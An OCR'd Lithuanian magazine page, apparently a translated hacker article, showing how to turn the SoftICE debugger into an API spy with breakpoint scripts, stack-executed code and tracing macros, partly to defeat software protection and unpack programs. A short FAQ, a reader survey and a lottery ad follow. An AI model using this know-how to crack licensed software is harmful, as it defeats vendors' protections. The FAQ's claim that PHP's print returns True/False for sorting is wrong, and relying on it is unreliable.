Kas pasikeitė? Atsirado bylos pavadinimo išvedimas: *,D esp->4 L 20'*, kur *,D'* — turinio (*dump*) atvaizdavimo komanda, *,esp->4'* — rodyklė į pirmąjį funkcijos *CreateFileA* argumentą (ką atidarinėti), o *,L 20'* — kiek baitų išvesti (konkreti reikšmė pasirenkama pagal skonį). Ištestuokime atnaujintą variantą. Spaudžiam *<Ctrl-D>*, išeinam iš derintuvo, paleidžiam kokią nors programą, kurią norime pašnipinėti (pavyzdžiui, FAR), po to vėl nuspaudžiam *<Ctrl-D>*, užeinam į derintuvą ir komanduojam *,bd 0'*, kas nutraukia šnipinėjimą. Išeinam iš *SoftICE*, užeinam į *Symbol Loader* ir išsaugome istoriją į diską. Šį kartą mes gauname:

```
Patobulintas protokolas su atidaromų bylų pavadinimais
Break due to BPX KERNEL32!CreateFileA DO "d esp->4 L 20;x;" (ET=3.64 seconds)
0010:004859E8 43 4F 4E 4F 55 54 24 00-43 4F 4E 49 4E 24 00 49 CONOUT$.CONIN$.I
0010:004859F8 6E 74 65 72 66 61 63 65-00 4D 6F 75 73 65 00 25 nterface.Mouse.%

Break due to BPX KERNEL32!CreateFileA DO "d esp->4 L 20;x;" (ET=8.98 milliseconds)
0010:004859F0 43 4F 4E 49 4E 24 00 49-6E 74 65 72 66 61 63 65 CONIN$.Interface
0010:00485A00 00 4D 6F 75 73 65 00 25-63 00 25 30 32 64 3A 25 .Mouse.%c.%02d:%


Break due to BPX KERNEL32!CreateFileA DO "d esp->4 L 20;x;" (ET=16.93 milliseconds)
0010:00492330 43 3A 5C 50 72 6F 67 72-61 6D 20 46 69 6C 65 73 C:\Program Files
0010:00492340 5C 46 61 72 5C 46 61 72-45 6E 67 2E 6C 6E 67 00 \Far\FarEng.lng.
```


Visai kas kita! Dabar atvaizduojamas atidaromos bylos pavadinimas, o mūsų improvizuojamas šnipas pamažu pradeda veikti. Vis dėlto čia nėra tokių svarbių ingredientų, kaip API funkciją iškvietusio proceso identifikatorius ir grįžimo kodas. Tačiau ką mums reiškia prie sustojimo taško pridėti dar keletą eilučių?
Galutinis sustojimo taškas

```
bpx CreateFileA DO "? PID; D esp->4 L 20; P RET; ? EAX; x;"
```

Komanda *,? PID'* išveda proceso identifikatorių, ,P RET' laukdama grįžimo įvykdo API funkciją, o *,? EAX'* išveda EAX registro turinį, kuriame saugomas grįžimo iš API funkcijos kodas, o viskas kartu veikia taip:

```
Pilna protokolo versija
Break due to BPX KERNEL32!CreateFileA DO "? PID; D esp->4 L 20; P RET; ? EAX; x;"
000001DC 0000000476 "?"                          ; PID
0010:0012138C 43 44 2E 73 6E 61 69 6C-2E 65 78 65 00 61 5F 65 CD.snail.exe.a_e
0010:0012139C 2E 65 78 65 00 00 00 00-00 00 00 00 00 00 00 00 .exe...........
```


NuMega SoftIce Symbol Loader



istorijos buferio dydžio konfigūravimas

```
00000074 0000000116 "t"                          ; grįžimo kodas

Break due to BPX KERNEL32!CreateFileA DO "? PID; D esp->4 L 20; P RET; ? EAX; x;"
000001DC 0000000476 "?"                          ; PID
0010:0012138C 64 65 6D 6F 2E 63 72 6B-2E 65 78 65 00 61 5F 65 demo.crk.exe.a_e
0010:0012139C 2E 65 78 65 00 00 00 00-00 00 00 00 00 00 00 00 .exe............
00000074 0000000116 "t"                          ; grįžimo kodas

Break due to BPX KERNEL32!CreateFileA DO "? PID; D esp->4 L 20; P RET; ? EAX; x;"
000001DC 0000000476 "?"                          ; PID
0010:0012138C 64 65 6D 6F 2E 70 72 6F-74 65 63 74 65 64 2E 63 demo.protected.c
0010:0012139C 72 6B 2E 65 78 65 00 00-00 00 00 00 00 00 00 00 rk.exe..........
00000074 0000000116 "t"                          ; grįžimo kodas
```

Sutik, kad su tokia ataskaita jau galima padirbėti! Mes jau pasiekėme standartinio API šnipo funkcionalumo, tačiau norint filtrą galima lengvai pakeisti, pridėjus naujus atrinkimo kriterijus. Protokolo ataskaitos formatą taip pat labai lengva praturtinti naujomis detalėmis, išvedant visas reikiamas detales, kurių tik gali prireikti (pavyzdžiui, iškvietimų steko turinį). Be abejo, šis kelias neapsieina be problemų. Nuolat iššokantis *SoftICE* bjauriai mirga ir ryja našumą. Ar galima kaip nors jį priversti rašyti protokolą, bet neišplaukti? Galima! Derintuvas palaiko specialią funkciją BPLOG, kuri visada grąžina TRUE ir kuri slopina derintuvo išplaukimą. Deja, kartu su tuo slopinama ir po DO einanti komandų seka, o tai reiškia, kad išsamių ataskaitų kūrimas yra neįmanomas, todėl mūsų tikslams toks būdas netinka. Kitų „antiišplaukimo" priemonių mūsų dispozicijoje nėra.

Dar vienu galvos skausmu tampa protokole esančios šiukšlės. Naudingi duomenys susimaišo su kita į ekraną išvedama informacija ir... Koks čia gali būti lengvas skaitymas! Neparašius specialaus ataskaitų formatavimo įrankio mes pražūsim. Vis dėlto programuoti su *Perl* tingisi, tačiau į pagalbą ateina... teisingai! Makrosai! Tik šį kartą ne iš *SoftICE*, o tie, kurie įmontuoti į FAR. Spaudžiam <F4> (FAR'e) ir atidžiai žiūrime į mūsų ataskaitą. Kaip matyti, kiekviena ataskaitoje pateikiamos informacijos porcija prasideda eilute „break due to". Būtent jos mes ir ieškosime! Norėdami pradėti rašyti makrosą, spaudžiam <Ctrl->, po to <F7> „break due to" <ENTER>. Dabar <Shift- rodyklė į dešinę> kol nepažymėsime visko, kas nereikalinga, iki „CreateFileA", spaudžiam <Crl-Del>, kad tai iškirptume, <Ctrl-Shift-rodyklė į dešinę>, kad pereitume prie DO, kurį mes taip pat šaliname kartu su eilutės likučiu ir t.t. Taip karpome tekstą kiek tik norim. Tai sunku aprašyti žodžiais, lengviau parodyti galutinį rezultatą. Po to, kai makrosas bus sukurtas, pakaks jį pritaikyti protokolui nurodytą kartų skaičių (tiesiog nuspausti jam priskirtą klavišų kombinaciją ir neatleisti), po ko mes gausim maždaug tokį vaizdą:

```
Išlaižytas protokolas, iš kurio išmesti visi nereikalingi dalykai
CreateFileA, PID:1DCh; NAME: CD.snail.exe; RET: 74h
CreateFileA, PID:1DCh; NAME: demo.crk.exe; RET: 74h
CreateFileA, PID:1DCh; NAME: demo.protected.crk.exe; RET: 74h
```

Visai padorus rezultatas, kaip keletui minučių darbo! Su makrosais galima padaryti viską arba praktiškai viską! Ir tegu kai kurie niekinamai nusišaipo, atseit toks kelias nėra profesionalus. Svarbiausia, kad iškelta užduotis buvo įvykdyta per rekordiškai trumpą laiką, o visa kita jau nėra svarbu.

[Sudėtingesni filtrai] Iki šiol mes nesukūrėme nieko, kas būtų sudėtingiau už įprastinį API šnipą, kurių galima rasti daugybę. Pradėsime nuo to, kad *SoftICE* (ypač naudojant aparatinius *'bpm' tipo sustojimo taškus) kur kas mažiau konfliktiškas*, nei didžioji tokių šnipų dalis, ir lengvai veikia ten, kur kitos priemonės jau nesusidoroja su joms iškelta užduotimi (ypač jeigu jį prieš tai užlopytume su paketu *IceExt*, kuris derintuvą paslepia nuo kai kurių apsauginių mechanizmų). Visas įdomumas dar tik prasideda!

Pabandykime šiek tiek pasunkinti užduotį. Mes šnipinėsime ne visas bylas, o tik tas, kurių pavadinimai prasideda raide „a". Tai visiškai nesudėtinga!

Sustojimo taškas, šnipinėjantis „a" raide prasidedančių bylų atidarymą

```
bpx CreateFileA if byte (*esp->4)=='a' DO xxx
```

Problema tame, kad jeigu funkcijai *CreateFileA* perduodamas pilnas bylos pavadinimas su keliu, mūsų sustojimo taškas jau nesuveiks, kadangi jis tikrina tik pirmąjį pavadinimo simbolį, o *SoftICE* arsenale sub-eilutės paieškos funkcijos, deja, nėra. Kaip sakoma, konstrukciškai nenumatyta. Kaip gaila, tačiau ir tai ne bėda!

Remsimės tuo, kad aukščiau steko rodyklės esanti atmintis dažniausiai būna laisva ir gali būti panaudota mūsų nuožiūra. O ką, jeigu mes ten įrašytumėm mažytę asemblerio programą ir perduotume jai valdymą? Jeigu tai pavyks (o taip tikrai bus, patikėk manim), mes galėsime neribotai plėsti derintuvo funkcionalumą, nesigriebdami įskiepių (*plugins*), kurie nėra pilnai dokumentuoti (tiksliau šnekant, visiškai nedokumentuoti), gana gremėzdiški, nejudrūs ir t.t.

Norint vykdyti programą steke, mums reikalingas vykdomas stekas. Iki šiol tai nesukeldavo problemų, ir steke buvo galima vykdyti bet kokį kodą be jokių gudrybių. Vis dėlto dabar situacija pasikeitė, kovos su virusais ir tinklo kirminais pike procesorių gamintojai susikooperavo su „Microsoft" ir paskutinėse *Windows XP* versijose bei mano nekenčiamoje *Longhorn* pagal nutylėjimą stekas apsaugotas nuo vykdymo. Po pirmojo bandymo steko apylinkėse vykdyti mašininį kodą sistema išmeta dialogo langą, kuriame siūloma arba atjungti apsaugą, arba negerai programai padaryti charakirį.

Norėdami įgyvendinti savo sumanymą, mes turime padaryti štai ką:

* mūsų funkcijos mašininį kodą įkurdinti virš steko viršūnės;
* išsaugoti einamą EIP registro ir vėliavėlių registro reikšmes (pavyzdžiui, tame pačiame steke);
* išsaugoti visus mūsų funkcijoje keičiamus registrus;
* EIP nurodyti mūsų funkcijos pradžią;
* vienaip ar kitaip perduoti argumentus (pavyzdžiui, per registrus);
* įvykdyti funkciją, darbo rezultatus grąžinant per, pavyzdžiui, EAX;
* išanalizuoti grąžintą reikšmę, atliekant vienus ar kitus veiksmus;
* atstatyti pakeistus registrus;
*atstatyti EIP ir vėliavėlių registrus;
* pratęsti normalų programos vykdymą.

Skamba grėsmingai, tačiau tame nėra nieko sudėtingo. Pabandykime iš pradžių įvykdyti funkciją XOR EAX,EAX/RET. Kaip ją paversti mašininiu kodu? Be abejo, galima pasinaudoti HIEW arba net FASM, tačiau kam išeiti iš *SoftICE*? Pakanka pereiti į bet kurią laisvos atminties vietą ir duoti komandą ‚a' (*assemble* — tai yra asembliuoti), tik prieš tai reikia įsitikinti, kad tu esi derinamos programos kontekste (jos pavadinimas atvaizduojamas dešiniame apatiniame ekrano kampe), o ne branduolyje, nes priešingu atveju tavęs laukia krachas.

```
Mūsų funkcijos asembliavimas su SoftICE
:a esp-10
0023:0012B0DC xor eax,eax
0023:0012B0DE ret
0023:0012B0DF

:d esp-10
0023:0012B0DC 33 C0 C3 00 DB 80 FB 77-88 AE F8 77 FF FF FF FF 3......w...w....
0023:0012B0EC 31 D8 43 00 E8 59 48 00-00 00 00 C0 03 00 00 00 1.C..YH.........
```

Dabar mūsų programa yra steke, tačiau kaip ją įvykdyti? Ogi labai paprastai! Tereikia pasakyti ‚G esp–10' (pereiti adresu *esp–10*), ir tegu procesorius sukasi kaip gali. Tiesa, norint valdymą grąžinti į einamą derinamos programos vietą, prieš tai būtina išsaugoti EIP registrą, o tai padaryti ne taip jau paprasta. Komanda ‚E (*esp–10*) EIP' neveikia, kadangi čia negalima naudoti išraiškų (o registro pavadinimas yra išraiška) ir pasiunčia mus su neerotišku *syntax error*. Kaip toliau gyventi? Ką sudoroti? Ką daryti?!

Pabandykime pasinaudoti komanda ‚M' (*move*), kuri kopijuoja atminties blokus iš vieno adreso į kitą. Tuomet mes galėsime dalį originalios programos išsaugoti steke, o pačią programą modifikuoti savo nuožiūra. Mes turėsime įrašyti PUSH EAX/MOV EAX,ESP/SUB EAX,10h/CALL EAX. Kitaip tariant, mums reikia komandos CALL ESP–N, tačiau kadangi tokios komandos x86 procesorių leksikone nėra ir niekada nebuvo, mums teks ją emuliuoti panaudojant matematines transformacijas su bet kokiu papildomu registru, pavyzdžiui, EAX. Mašininiame kode tai atrodo štai taip: „50h/8Bh C4h/83h E8h 10h/FFh D0h".

Kopijuojame derinamos programos fragmentą į steką: ‚M EIP L 10 ESP–20', kur ‚ESP–20' — paskirties adresas, esantis virš steko viršūnės rodyklės ir neperrašantis mūsų mašininės programos. Dabar modifikuojame derinamos programos apylinkes: ‚ED EIP 83C48B50; ED EIP+4 D0FF10E8'. Kaip matyti, tai tas pats kodas, tik čia jis parašytas atvirkštine tvarka iš galo į priekį, kadangi *x86* procesoriuose jaunesnysis baitas randamas mažesniu adresu.

Čia paruošiamąjį etapą galima laikyti baigtu. Sukomanduojame ‚T' (TRACE), kartodami šią komandą keturis kartus iki įėjimo į mūsų funkciją, o po to įsakome padaryti ‚P RET', kad iš ten išeitume. Ir viskas!!! EAX registre dabar nulis! Mūsų funkcija atliko savo darbą ir grąžino viską, ką norėjo! Argi tai ne puiku, kad derintuve galima vykdyti savo kodą, parašytą lyg ant švaraus lapo?! Tiesa, problema čia tame, kaip išanalizuoti derintuve grąžintą reikšmę? Jeigu mes pabandytume eiti tiesiu keliu: ‚IF (eax==0) DO xxxx', tai iš mūsų liktų tik faršas. *SoftICE* nesupranta sąlyginių komandų, o raktinis žodis IF gali būti naudojamas tik sustojimo taškuose. Tuomet imkime ir sukurkime jam fiktyvų sustojimo tašką, kuris suveikia visada! Būtų kažkas panašaus į:

Fiktyvus sustojimo taškas leidžia naudoti raktinį žodį IF

```
BPX EIP IF (EAX==0) DO xxx
```

Savaime suprantama, nepriklausomai nuo to, ar sustojimo taškas suveiks, ar ne, mums reikia atstatyti EAX registrą (vėliavėlių mes nepamiršome, tačiau jų neišsaugom, kad neapkrautume kodo), atgal grąžinti originalios programos fragmentą ir pašalinti fiktyvų sustojimo tašką, kadangi sustojimo taškų skaičius ribotas. EAX registras gali būti atstatytas su komanda POP EAX, einančia po CALL EAX, o grąžinti programą į vietą padės konstrukcija ‚M ESP–20 L 10 EIP–9'. Iš kur čia atsirado ‚EIP–9'? Kodėl ne EIP? Juk atliekant „pataisymą" EIP reikšmė pasikeitė! Skaičius „9" ir yra mūsų pataisymo dydis kartu su komanda POP EAX. Telieka pasakyti „R EIP = EIP–9", kad grąžintume EIP į vietą, ir galima drąsiai toliau vykdyti derinamą programą. Jeigu viskas buvo padaryta teisingai ir joks apsauginis mechanizmas nenaudojo neįdarbinto steko, tai derinama programa nenuluš. Beje, „Windows 9x" sistemose sutrikimai su tam tikra tikimybe vis dėlto pasirodys, kadangi ši sistema aktyviai šiukšlina steke. Kad neleistum jai taip išdykauti, visų operacijų vykdymo metu ESP registrą derėtų timptelėti į viršų, o po to vėl nuleisti atgal.

Savaime suprantama, nėra būtina mašininius kodus kiekvieną kartą rašyti rankiniu būdu. Tai varginantis užsiėmimas, kurio maloniu niekaip nepavadinsi. Štai čia mums ir praverčia makrosai! Komanduojam ‚MACRO MACRO_NAME = "xxxxx"' ir įtraukiame šį makrosą į nuolatinių sąrašą. Tai daroma taip: paleidžiame *Symbol Loader*, užeiname į *Edit -> SoftICE Initialization Setting*, pereiname į skyrelį *Macro Definitions*, spaudžiam *Add*, suteikiame makrosui vardą (*name*) ir kūną (*definition*). Dabar makrosas automatiškai krausis kartu su *SoftICE*. Galima sukurti nuosavų praplėstų sąlyginių sustojimo taškų biblioteką, kuri pripažintų sub–eilutės paieškos eilutėje arba eilučių sulyginimo pa-

```
EAX=00000000   EBX=00090D70   ECX=0006DE04   EDX=00590003   ESI=77E8668C
EDI=00000001   EBP=00000000   ESP=000679A8   EIP=76BB6DC1   o d I s Z a P c
CS=001B   DS=0023   SS=0023   ES=0023   FS=0038   GS=0000
-----------------------------------------byte-------------------PROT---(0)--
001B:0042D0A0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
001B:0042D0B0 00 00 81 00 00 00 00 00-0C 00 06 00 00 01 08 00  ................
001B:0042D0C0 30 D0 31 A0 40 C0 00 00-58 4D 24 81 00 00 00 00  0.1.@...XM$.....
001B:0042D0D0 00 00 80 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
------------------------------------------------------------------PROT32-
001B:76BB6DA8  CALL     76BB6E8D
001B:76BB6DAD  CMP      EAX,EBP
001B:76BB6DAF  MOV      [EBX],EAX
001B:76BB6DB1  JNZ      76BB6DD8
001B:76BB6DB3  CMP      [EBX+30],EDI
001B:76BB6DB6  MOV      ECX,EBX
001B:76BB6DB8  JZ       76BB6DF1
001B:76BB6DBA  CALL     76BB7062
001B:76BB6DBF  TEST     EAX,EAX
001B:76BB6DC1  JZ       76BDF59F                              (JUMP ↓)
(PASSIVE)-KTEB(802EAAE0)-TID(0338)--wininet!.text+5DA8----------------------
:MACRO XYZ
:MACRO XYZ = "bpx EIP;T;XYZ;"
Macro: 'XYZ' redefined
:
:XYZ

Invalid command                                                     IEXPLORE
```

makrosas, kuris įvykdytas komandas išskiria žydra spalva; neįvykdytos komandos išskiriamos pilkai

gal ‚*‘ ir ‚?‘ šablonus funkcijas. Tai iš tiesų galima padaryti, po ko *SoftICE* galia smarkiai išaugs, be to, mes gausime puikią galimybę pasipraktikuoti mašininių kodų programavimo srityje! *Beje, makrosai leidžia išspręsti ir kitą problemą.* Esmė tame, kad *SoftICE* neturi įmontuotų sustojimo taškų, be kurių mes niekaip neapsieisime (kaip tu tikriausiai pameni, EAX registro turinio analizei mums teko sukurti fiktyvų sustojimo tašką). Jeigu pabandysime parašyti: ‚BPX CreateFileA DO "xxx; bpx EIP DO "XXXX"; x;"‘, mums nieko neišeis! *SoftICE* susipainios kabutėse ir atsisakys suvirškinti tokią konstrukciją. Tačiau jeigu mes ‚bpx EIP DO "XXXX"‘ apiformintume kaip makrosą, kuris būtų pavadintas, pavyzdžiui, XYZ, tuomet derintuvas konstrukciją ‚BPX CreateFileA DO "xxx; XYZ; x;"‘ supras visiškai normaliai.

[„Anime" ir „SoftICE"] Kai kurie derintuvai (tokie, kaip, pavyzdžiui, *OllyDbg*) turi vieną naudingą savybę, kurios neturi *SoftICE*. Konkrečiau šnekant — animuotą galimybę pažingsniui trasuoti su sąlyginiais sustojimo taškais kiekviename žingsnyje. Pavyzdžiui, sustojimo tašką galima sukonfigūruoti konstrukcijai ‚TEST EAX,EAX/ Jx XXX‘, taip priverčiant derintuvą sustoti kiekvieną kartą, kai EAX bus lygus nuliui arba bet kokiai kitai reikšmei pagal mūsų pasirinkimą. Pavyzdžiui, kažkas panašaus į ‚BPX IF (*word(EIP)==0xC085 && (*byte(EIP+2) & 70h)==70h)‘. Čia *0xC085* — komandos TEST EAX,EAX operacijos kodas, o 70h — instrukcijos *Jx* kaukė, na o visas sustojimo taškas bendrai paėmus leidžia perimti „if (func(1,2,3)!=0)..." tipo kodą, kuris dažnai naudojamas apsauginiuose mechanizmuose. *SoftICE* tokių pokštų nesupranta ir reikalauja, kad sustojimo taško adresas būtų aiškiai nurodytas, pavyzdžiui, ‚BPX EIP...‘, tačiau ir tokiu atveju jis sukurs vienintelį sustojimo tašką, remdamasis einama EIP reikšme (kokia ji buvo sustojimo taško sukūrimo momentu) ir atsisako jį automatiškai „perskaičiuoti" programos sekimo metu. Kaip gaila! Juk būtent dėl šios galimybės daugelis hakerių atsisako įprastinio *SoftICE* ir migruoja į *OllyDbg* pusę. Nepaisant to, sprendimas yra!
Makrosai gali būti įmontuoti! Pabandykite parašyti ‚MACRO XYZ="T; XYZ;"‘, surinkite XYZ ir pažiūrėkite, kas gausis. *SoftICE* pradės animuoti programą! Nelabai greitai, tačiau vis dėlto pakankamai našiai. Bet kokiu atveju, pakuotojų išpakavimui kuo puikiausiai tiks.
Kadangi mes išmokome animuoti programą, sąlyginių taškų sukūrimas jau nebus problema. Štai, pavyzdžiui, toks naudingas makrosas: ‚MACRO XYZ = "BPX EIP;T;XYZ;"‘. Ką jis daro? Ogi štai ką! Jis išskiria programos sekimo trasą, pažymėdamas įvykdytą kodą, dėl ko mes iš karto matome, kurie sąlyginiai perėjimai jau įvykdyti, o kurie dar ne. Tik būtina įvertinti, kad sustojimo taškų kiekis ribotas, todėl juos būtina periodiškai pašalinti.

[Pabaiga] *SoftICE* — tai iš tiesų galingas nepaprastai didelę griaunamąją jėgą turintis įrankis, kuris leidžia daryti viską, ko tik reikia. Svarbiausia — turėti fantaziją. Mūsiškiai visada išsiskiria sugebėjimu iš visų parankinių priemonių surinkinėti nepaprastus dalykus. Taip pat ir su derinimu. Užuot ieškojus derintuvo, kuris realizuoja mums reikalingą funkcionalumą, mes galime į rankas pasiimti dildę ir papildyti jau egzistuojantį, juo labiau kad loginimas — tai ne vienintelė alternatyvi *SoftICE* profesija. Norint iš jo galima sukurpti puikų dumper'į arba dar ką nors. Tačiau tai jau kito pokalbio tema. Svarbiausia — pagauti mintį. Šis straipsnis nesiūlo paruoštų sprendimų, tačiau jis sukelia ištisą galimybių klodą, kurias kiekvienas gali panaudoti savo nuožiūra.

Q

Paaiškink, kodėl su *Visual Studio 2005* **negalima paprastai iškviesti funkcijos** *AfxMessageBox("Pranešimas")* **— tenka visa tai suskaidyti į tris atskirus operatorius:**

```
CString LButClick;
LButClick="Pranešimas";
AfxMessageBox(LButClick);
```

A

A: Tai tiesiogiai susiję su VS2005 naudojamu kitu simbolių kodavimo standartu, konkrečiau— *Unicode*. Tam, kad viskas veiktų iš karto, prieš kabutes įterpk raidę L. Tokiu atveju funkcija bus iškviečiama štai taip: *AfxMessageBox(L"Pranešimas")*. *Unicode* koduotėje vieną simbolį atitinka ne vienas baitas, o du, todėl reikia atlikti tam tikrą transformavimą. Jeigu *Unicode* nereikalingas, tuomet projekto *parametruose* jį galima atjungti arba panaudoti direktyvą *#undef UNICODE*. Pastarąją reikia įtraukti į visas projekto bylas.

Q

PHP kalboje yra dvi funkcijos: *print* **ir** *echo*. **Abi išveda tekstą į ekraną (t.y.** *web* **puslapį), tačiau tikriausiai turėtų kuo nors skirtis?**

A

Interpretavus štai tokį kodą:

```
<?php
print "Hello World! <br />";
echo "Hello World!";
?>
```

Į ekraną bus išvestos dvi vienodos frazės:

```
Hello World!
Hello World!
```

Dėl to vienos ar kitos funkcijos naudojimas priklauso nuo asmeninio požiūrio. Tačiau skirtumas vis dėlto yra — jis tiesiogiai susijęs su tuo, kaip tu naudoji išvedimą. Naudojant funkciją *print*, grąžinama loginė reikšmė (*True* arba *False*). Tai gali būti patogu, pavyzdžiui, realizuojant rūšiavimo algoritmus. O funkcija *Echo* negrąžina kokios nors reikšmės, tačiau ji vykdoma šiek tiek greičiau.

Atsiųsk anketą mums ir laimėk

Microsoft Wireless Optical

klaviatūrą ir pelę!

ANKETA Nr. 36

Vardas

Pavardė

Amžius

Adresas

El.paštas

Išvardink tris, tavo manymu, įdomiausius šio numerio straipsnius:

ir tris prasčiausius:

Kitame numeryje norėčiau rasti:

Tavo klausimas į FAQ:

siųsti | išvalyti

ANKETĄ SIŲSK ADRESU:

p.d. 2234, LT - 44012, KAUNAS - C

Naudojiesi kompiuteriu

metus

Naudojiesi internetu

metus

Kiek žurnalo numerių skaitei?

numerius

Kokią OS naudoji?

35-OJO NUMERIO NUGALĖTOJAS:

REMIGIJUS VAISNYS

IŠ KLAIPĖDOS

JAM ATITENKA MICROSOFT WIRELESS OPTICAL KLAVIATŪRA IR PELĖ

LAIMĖTOJO PRAŠOM PASKAMBINTI Į REDAKCIJĄ IR SUSITARTI DĖL PRIZO ATSIĖMIMO.



Nuo šiol OHO LOTTO bilietą gali įsigyti kioskuose LIETUVOS SPAUDA



loterija

ŽIRGŲ LENKTYNĖS

OHO LOTTO jau laimėta apie 30 000 Lt,
Turime net 65 DIDŽIOJO PRIZO laimėtojus!

FINIŠAS



sms žinutė-
Tavo loterijos bilietas

sms 1606

Išskyrus TELE2

BILIETO KAINA 1 Lt + sms siuntimo kaina 0,20 Lt

KAIP STATYTI:

Rašyk SMS: OHO ir 3 skaičius iš 12 (pvz.: OHO 2 11 9)
Siųsk SMS 1606 ir netrukus gausi loterijos bilietą.

www.oholotto.lt

Bėgimas vyksta kasdien 21:25 per BTV